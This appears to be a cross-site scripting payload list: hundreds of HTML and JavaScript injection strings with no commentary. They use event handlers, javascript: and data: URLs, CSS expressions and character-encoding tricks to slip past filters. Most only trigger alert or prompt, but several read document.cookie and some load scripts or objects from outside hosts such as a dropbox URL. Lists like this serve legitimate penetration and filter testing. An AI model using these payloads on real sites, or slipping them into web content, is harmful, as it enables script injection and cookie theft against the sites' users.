<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</script ^__^
</style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
&#00;</form><input type&#61;"date" onfocus="alert(1)">
<form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</s
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
<a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
<///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
<img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
&#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
<marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
<div/style="width:expression(confirm(1))">X</div> {IE7}
<iframe// src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='su
/*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
//|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\
</font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
<a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
</plaintext\></|\><plaintext/onmouseover=prompt(1)
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
<a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="pro
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
<embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js
<object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_
<var onmouseover="prompt(1)">On Mouse Over</var>
<a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></script>
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1)
<input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
http://www.<script>alert(1)</script .com
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
```

```
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<math><a xlink:href="//jsfiddle.net/t846h/">click
<embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
<svg contentScriptType=text/vbs><script>MsgBox+1
<a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
<iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\
<script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%7
<object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert(1)</script
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </svg>
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97scrip
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&
<div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt
"><img src=x onerror=window.open('https://www.google.com/');>
<form><button formaction=javascript&colon;alert(1)>CLICKME
<math><a xlink:href="//jsfiddle.net/t846h/">click
<object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%
<a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"></img>
<audio src=1 href=1 onerror="javascript:alert(1)"></audio>
<video src=1 href=1 onerror="javascript:alert(1)"></video>
<body src=1 href=1 onerror="javascript:alert(1)"></body>
<image src=1 href=1 onerror="javascript:alert(1)"></image>
<object src=1 href=1 onerror="javascript:alert(1)"></object>
<script src=1 href=1 onerror="javascript:alert(1)"></script>
<svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
<title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></titl
<iframe onLoad iframe onLoad="javascript:javascript:alert(1)"></iframe onLoad>
<body onMouseEnter body onMouseEnter="javascript:javascript:alert(1)"></body onMouseEn
<body onFocus body onFocus="javascript:javascript:alert(1)"></body onFocus>
<frameset onScroll frameset onScroll="javascript:javascript:alert(1)"></frameset onScr
<script onReadyStateChange script onReadyStateChange="javascript:javascript:alert(1)">
```

```
<html onMouseUp html onMouseUp="javascript:javascript:alert(1)"></html onMouseUp>
<body onPropertyChange body onPropertyChange="javascript:javascript:alert(1)"></body o
<svg onLoad svg onLoad="javascript:javascript:alert(1)"></svg onLoad>
<body onPageHide body onPageHide="javascript:javascript:alert(1)"></body onPageHide>
<body onMouseOver body onMouseOver="javascript:javascript:alert(1)"></body onMouseOver
<body onUnload body onUnload="javascript:javascript:alert(1)"></body onUnload>
<body onLoad body onLoad="javascript:javascript:alert(1)"></body onLoad>
<bgsound onPropertyChange bgsound onPropertyChange="javascript:javascript:alert(1)"></
<html onMouseLeave html onMouseLeave="javascript:javascript:alert(1)"></html onMouseLe
<html onMouseWheel html onMouseWheel="javascript:javascript:alert(1)"></html onMouseWh
<style onLoad style onLoad="javascript:javascript:alert(1)"></style onLoad>
<iframe onReadyStateChange iframe onReadyStateChange="javascript:javascript:alert(1)">
<body onPageShow body onPageShow="javascript:javascript:alert(1)"></body onPageShow>
<style onReadyStateChange style onReadyStateChange="javascript:javascript:alert(1)"></
<frameset onFocus frameset onFocus="javascript:javascript:alert(1)"></frameset onFocus
<applet onError applet onError="javascript:javascript:alert(1)"></applet onError>
<marquee onStart marquee onStart="javascript:javascript:alert(1)"></marquee onStart>
<script onLoad script onLoad="javascript:javascript:alert(1)"></script onLoad>
<html onMouseOver html onMouseOver="javascript:javascript:alert(1)"></html onMouseOver
<html onMouseEnter html onMouseEnter="javascript:parent.javascript:alert(1)"></html on
<body onBeforeUnload body onBeforeUnload="javascript:javascript:alert(1)"></body onBef
<html onMouseDown html onMouseDown="javascript:javascript:alert(1)"></html onMouseDown
<marquee onScroll marquee onScroll="javascript:javascript:alert(1)"></marquee onScroll
<xml onPropertyChange xml onPropertyChange="javascript:javascript:alert(1)"></xml onPr
<frameset onBlur frameset onBlur="javascript:javascript:alert(1)"></frameset onBlur>
<applet onReadyStateChange applet onReadyStateChange="javascript:javascript:alert(1)">
<svg onUnload svg onUnload="javascript:javascript:alert(1)"></svg onUnload>
<html onMouseOut html onMouseOut="javascript:javascript:alert(1)"></html onMouseOut>
<body onMouseMove body onMouseMove="javascript:javascript:alert(1)"></body onMouseMove
<body onResize body onResize="javascript:javascript:alert(1)"></body onResize>
<object onError object onError="javascript:javascript:alert(1)"></object onError>
<body onPopState body onPopState="javascript:javascript:alert(1)"></body onPopState>
<html onMouseMove html onMouseMove="javascript:javascript:alert(1)"></html onMouseMove
<applet onreadystatechange applet onreadystatechange="javascript:javascript:alert(1)">
<body onpagehide body onpagehide="javascript:javascript:alert(1)"></body onpagehide>
<svg onunload svg onunload="javascript:javascript:alert(1)"></svg onunload>
<applet onerror applet onerror="javascript:javascript:alert(1)"></applet onerror>
<body onkeyup body onkeyup="javascript:javascript:alert(1)"></body onkeyup>
<body onunload body onunload="javascript:javascript:alert(1)"></body onunload>
<iframe onload iframe onload="javascript:javascript:alert(1)"></iframe onload>
<body onload body onload="javascript:javascript:alert(1)"></body onload>
<html onmouseover html onmouseover="javascript:javascript:alert(1)"></html onmouseover
<object onbeforeload object onbeforeload="javascript:javascript:alert(1)"></object onb
<body onbeforeunload body onbeforeunload="javascript:javascript:alert(1)"></body onbef
<body onfocus body onfocus="javascript:javascript:alert(1)"></body onfocus>
<body onkeydown body onkeydown="javascript:javascript:alert(1)"></body onkeydown>
<iframe onbeforeload iframe onbeforeload="javascript:javascript:alert(1)"></iframe onb
<iframe src iframe src="javascript:javascript:alert(1)"></iframe src>
<svg onload svg onload="javascript:javascript:alert(1)"></svg onload>
<html onmousemove html onmousemove="javascript:javascript:alert(1)"></html onmousemove
<body onblur body onblur="javascript:javascript:alert(1)"></body onblur>
```

```
\x3Cscript>javascript:alert(1)</script>
'"`><script>/* *\x2Fjavascript:alert(1)// */</script>
<script>javascript:alert(1)</script\x0D
<script>javascript:alert(1)</script\x0A
<script>javascript:alert(1)</script\x0B
<script charset="\x22>javascript:alert(1)</script>
<!--\x3E<img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- ---> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x00> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x21> <img src=xxx:x onerror=javascript:alert(1)> -->
--><!-- --\x3E> <img src=xxx:x onerror=javascript:alert(1)> -->
`"'><img src='#\x27 onerror=javascript:alert(1)>
<a href="javascript\x3Ajavascript:alert(1)" id="fuzzelement1">test</a>
"'`><p><svg><script>a='hello\x27;javascript:alert(1)//';</script></p>
<a href="javas\x00cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x07cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Dcript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Acript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x08cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x02cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x03cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x04cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x01cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x05cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Bcript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x09cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x06cript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javas\x0Ccript:javascript:alert(1)" id="fuzzelement1">test</a>
<script>/* *\x2A/javascript:alert(1)// */</script>
<script>/* *\x00/javascript:alert(1)// */</script>
<style></style\x3E<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x0D<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x09<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x20<img src="about:blank" onerror=javascript:alert(1)//></style>
<style></style\x0A<img src="about:blank" onerror=javascript:alert(1)//></style>
"'`>ABC<div style="font-family:'foo'\x7Dx:expression(javascript:alert(1);/*';">DEF
"'`>ABC<div style="font-family:'foo'\x3Bx:expression(javascript:alert(1);/*';">DEF
<script>if("x\\xE1\x96\x89".length==2) { javascript:alert(1);}</script>
<script>if("x\\xE0\xB9\x92".length==2) { javascript:alert(1);}</script>
<script>if("x\\xEE\xA9\x93".length==2) { javascript:alert(1);}</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
"'`><\x3Cimg src=xxx:x onerror=javascript:alert(1)>
"'`><\x00img src=xxx:x onerror=javascript:alert(1)>
<script src="data:text/plain\x2Cjavascript:alert(1)"></script>
<script src="data:\xD4\x8F,javascript:alert(1)"></script>
<script src="data:\xE0\xA4\x98,javascript:alert(1)"></script>
<script src="data:\xCB\x8F,javascript:alert(1)"></script>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
```

```
<script\x09type="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
ABC<div style="x:expression\x5C(javascript:alert(1)">DEF
ABC<div style="x:expression\x00(javascript:alert(1)">DEF
ABC<div style="x:exp\x00ression(javascript:alert(1)">DEF
ABC<div style="x:exp\x5Cression(javascript:alert(1)">DEF
ABC<div style="x:\x0Aexpression(javascript:alert(1)">DEF
ABC<div style="x:\x09expression(javascript:alert(1)">DEF
ABC<div style="x:\xE3\x80\x80expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x84expression(javascript:alert(1)">DEF
ABC<div style="x:\xC2\xA0expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x80expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x8Aexpression(javascript:alert(1)">DEF
ABC<div style="x:\x0Dexpression(javascript:alert(1)">DEF
ABC<div style="x:\x0Cexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x87expression(javascript:alert(1)">DEF
ABC<div style="x:\xEF\xBB\xBFexpression(javascript:alert(1)">DEF
ABC<div style="x:\x20expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x88expression(javascript:alert(1)">DEF
ABC<div style="x:\x00expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x8Bexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x86expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x85expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x82expression(javascript:alert(1)">DEF
ABC<div style="x:\x0Bexpression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x81expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x83expression(javascript:alert(1)">DEF
ABC<div style="x:\xE2\x80\x89expression(javascript:alert(1)">DEF
<a href="\x0Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xC2\xA0javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x05javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE1\xA0\x8Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x18javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x11javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x88javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x89javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x17javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x03javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x00javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x10javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x82javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x20javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x13javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x09javascript:javascript:alert(1)" id="fuzzelement1">test</a>
```

```
<a href="\xE2\x80\x8Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x14javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x19javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xAFjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x81javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x87javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x07javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE1\x9A\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x83javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x04javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x01javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x08javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x84javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x86javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE3\x80\x80javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x12javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Djavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Ajavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x0Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x15javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xA8javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x16javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x02javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Bjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x06javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\xA9javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x80\x85javascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Ejavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\xE2\x81\x9Fjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="\x1Cjavascript:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x00:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x3A:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x09:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x0D:javascript:alert(1)" id="fuzzelement1">test</a>
<a href="javascript\x0A:javascript:alert(1)" id="fuzzelement1">test</a>
`"'><img src=xxx:x \x0Aonerror=javascript:alert(1)>
`"'><img src=xxx:x \x22onerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Bonerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Donerror=javascript:alert(1)>
`"'><img src=xxx:x \x2Fonerror=javascript:alert(1)>
`"'><img src=xxx:x \x09onerror=javascript:alert(1)>
`"'><img src=xxx:x \x0Conerror=javascript:alert(1)>
`"'><img src=xxx:x \x00onerror=javascript:alert(1)>
`"'><img src=xxx:x \x27onerror=javascript:alert(1)>
`"'><img src=xxx:x \x20onerror=javascript:alert(1)>
"`'><script>\x3Bjavascript:alert(1)</script>
"`'><script>\x0Djavascript:alert(1)</script>
"`'><script>\xEF\xBB\xBFjavascript:alert(1)</script>
"`'><script>\xE2\x80\x81javascript:alert(1)</script>
```

```
"`'><script>\xE2\x80\x84javascript:alert(1)</script>
"`'><script>\xE3\x80\x80javascript:alert(1)</script>
"`'><script>\x09javascript:alert(1)</script>
"`'><script>\xE2\x80\x89javascript:alert(1)</script>
"`'><script>\xE2\x80\x85javascript:alert(1)</script>
"`'><script>\xE2\x80\x88javascript:alert(1)</script>
"`'><script>\x00javascript:alert(1)</script>
"`'><script>\xE2\x80\xA8javascript:alert(1)</script>
"`'><script>\xE2\x80\x8Ajavascript:alert(1)</script>
"`'><script>\xE1\x9A\x80javascript:alert(1)</script>
"`'><script>\x0Cjavascript:alert(1)</script>
"`'><script>\x2Bjavascript:alert(1)</script>
"`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)</script>
"`'><script>-javascript:alert(1)</script>
"`'><script>\x0Ajavascript:alert(1)</script>
"`'><script>\xE2\x80\xAFjavascript:alert(1)</script>
"`'><script>\x7Ejavascript:alert(1)</script>
"`'><script>\xE2\x80\x87javascript:alert(1)</script>
"`'><script>\xE2\x81\x9Fjavascript:alert(1)</script>
"`'><script>\xE2\x80\xA9javascript:alert(1)</script>
"`'><script>\xC2\x85javascript:alert(1)</script>
"`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
"`'><script>\xE2\x80\x83javascript:alert(1)</script>
"`'><script>\xE2\x80\x8Bjavascript:alert(1)</script>
"`'><script>\xEF\xBF\xBEjavascript:alert(1)</script>
"`'><script>\xE2\x80\x80javascript:alert(1)</script>
"`'><script>\x21javascript:alert(1)</script>
"`'><script>\xE2\x80\x82javascript:alert(1)</script>
"`'><script>\xE2\x80\x86javascript:alert(1)</script>
"`'><script>\xE1\xA0\x8Ejavascript:alert(1)</script>
"`'><script>\x0Bjavascript:alert(1)</script>
"`'><script>\x20javascript:alert(1)</script>
"`'><script>\xC2\xA0javascript:alert(1)</script>
"/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=xxx:x />
"/><img/onerror=\x22javascript:alert(1)\x22src=xxx:x />
"/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />
"/><img/onerror=\x27javascript:alert(1)\x27src=xxx:x />
"/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=xxx:x />
"/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=xxx:x />
"/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=xxx:x />
"/><img/onerror=\x60javascript:alert(1)\x60src=xxx:x />
"/><img/onerror=\x20javascript:alert(1)\x20src=xxx:x />
<script\x2F>javascript:alert(1)</script>
<script\x20>javascript:alert(1)</script>
<script\x0D>javascript:alert(1)</script>
<script\x0A>javascript:alert(1)</script>
<script\x0C>javascript:alert(1)</script>
<script\x00>javascript:alert(1)</script>
<script\x09>javascript:alert(1)</script>
"><img src=x onerror=javascript:alert(1)>
"><img src=x onerror=javascript:alert('1')>
```

```
"><img src=x onerror=javascript:alert("1")>
"><img src=x onerror=javascript:alert(`1`)>
"><img src=x onerror=javascript:alert(('1'))>
"><img src=x onerror=javascript:alert(("1"))>
"><img src=x onerror=javascript:alert((`1`))>
"><img src=x onerror=javascript:alert(A)>
"><img src=x onerror=javascript:alert((A))>
"><img src=x onerror=javascript:alert(('A'))>
"><img src=x onerror=javascript:alert('A')>
"><img src=x onerror=javascript:alert(("A"))>
"><img src=x onerror=javascript:alert("A")>
"><img src=x onerror=javascript:alert((`A`))>
"><img src=x onerror=javascript:alert(`A`)>
`"'><img src=xxx:x onerror\x0B=javascript:alert(1)>
`"'><img src=xxx:x onerror\x00=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0C=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0D=javascript:alert(1)>
`"'><img src=xxx:x onerror\x20=javascript:alert(1)>
`"'><img src=xxx:x onerror\x0A=javascript:alert(1)>
`"'><img src=xxx:x onerror\x09=javascript:alert(1)>
<script>javascript:alert(1)<\x00/script>
<img src=# onerror\x3D"javascript:alert(1)" >
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><input autofocus>
<video poster=javascript:javascript:alert(1)//
<body onscroll=javascript:alert(1)><br><br><br><br><br><br>...<br><br><br><br><br><br>
<form id=test onforminput=javascript:alert(1)><input></form><button form=test onformch
<video><source onerror="javascript:javascript:alert(1)">
<video onerror="javascript:javascript:alert(1)"><source>
<form><button formaction="javascript:javascript:alert(1)">X
<body oninput=javascript:alert(1)><input autofocus>
<math href="javascript:javascript:alert(1)">CLICKME</math>  <math> <maction actiontype
<frameset onload=javascript:alert(1)>
<table background="javascript:javascript:alert(1)">
<!--<img src="--><img src=x onerror=javascript:alert(1)//">
<comment><img src="</comment><img src=x onerror=javascript:alert(1))//">
<![><img src="]><img src=x onerror=javascript:alert(1)//">
<style><img src="</style><img src=x onerror=javascript:alert(1)//">
<li style=list-style:url() onerror=javascript:alert(1)> <div style=content:url(data:im
<head><base href="javascript://"></head><body><a href="/. /,javascript:alert(1)//#">XX
<SCRIPT FOR=document EVENT=onreadystatechange>javascript:alert(1)</SCRIPT>
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VAL
<object data="data:text/html;base64,%(base64)s">
<embed src="data:text/html;base64,%(base64)s">
<b <script>alert(1)</script>0
<div id="div1"><input value="``onmouseover=javascript:alert(1)"></div> <div id="div2">
<x '="foo"><x foo='><img src=x onerror=javascript:alert(1)//'>
<embed src="javascript:alert(1)">
<img src="javascript:alert(1)">
<image src="javascript:alert(1)">
<script src="javascript:alert(1)">
```

```
<div style=width:1px;filter:glow onfilterchange=javascript:alert(1)>x
<? foo="><script>javascript:alert(1)</script>">
<! foo="><script>javascript:alert(1)</script>">
</ foo="><script>javascript:alert(1)</script>">
<? foo="><x foo='?><script>javascript:alert(1)</script>'>">
<! foo="[[[Inception]]"><x foo="]foo><script>javascript:alert(1)</script>">
<% foo><x foo="%><script>javascript:alert(1)</script>">
<div id=d><x xmlns="><iframe onload=javascript:alert(1)"></div> <script>d.innerHTML=d.
<img \x00src=x onerror="alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x11src=x onerror="javascript:alert(1)">
<img \x12src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x10src=x onerror="javascript:alert(1)">
<img\x13src=x onerror="javascript:alert(1)">
<img\x32src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x11src=x onerror="javascript:alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x34src=x onerror="javascript:alert(1)">
<img \x39src=x onerror="javascript:alert(1)">
<img \x00src=x onerror="javascript:alert(1)">
<img src\x09=x onerror="javascript:alert(1)">
<img src\x10=x onerror="javascript:alert(1)">
<img src\x13=x onerror="javascript:alert(1)">
<img src\x32=x onerror="javascript:alert(1)">
<img src\x12=x onerror="javascript:alert(1)">
<img src\x11=x onerror="javascript:alert(1)">
<img src\x00=x onerror="javascript:alert(1)">
<img src\x47=x onerror="javascript:alert(1)">
<img src=x\x09onerror="javascript:alert(1)">
<img src=x\x10onerror="javascript:alert(1)">
<img src=x\x11onerror="javascript:alert(1)">
<img src=x\x12onerror="javascript:alert(1)">
<img src=x\x13onerror="javascript:alert(1)">
<img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
<img src=x onerror=\x09"javascript:alert(1)">
<img src=x onerror=\x10"javascript:alert(1)">
<img src=x onerror=\x11"javascript:alert(1)">
<img src=x onerror=\x12"javascript:alert(1)">
<img src=x onerror=\x32"javascript:alert(1)">
<img src=x onerror=\x00"javascript:alert(1)">
<a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12script:javascript:alert(1)>XXX</a>
<img src="x` `<script>javascript:alert(1)</script>"` `>
<img src onerror /" '"= alt=javascript:alert(1)//">
<title onpropertychange=javascript:alert(1)></title><title title=>
<a href=http://foo.bar/#x=`y></a><img alt="`><img src=x:x onerror=javascript:alert(1)>
<!--[if]><script>javascript:alert(1)</script -->
<!--[if<img src=x onerror=javascript:alert(1)//]> -->
<script src="/\%(jscript)s"></script>
<script src="\\%(jscript)s"></script>
```

```
<object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object
<a style="-o-link:'javascript:javascript:alert(1)';-o-link-source:current">X
<style>p[foo=bar{}*{-o-link:'javascript:javascript:alert(1)'}{}*{-o-link-source:curren
<link rel=stylesheet href=data:,*%7bx:expression(javascript:alert(1))%7d
<style>@import "data:,*%7bx:expression(javascript:alert(1))%7D";</style>
<a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclic
<style>*[{}@import'%(css)s?]</style>X
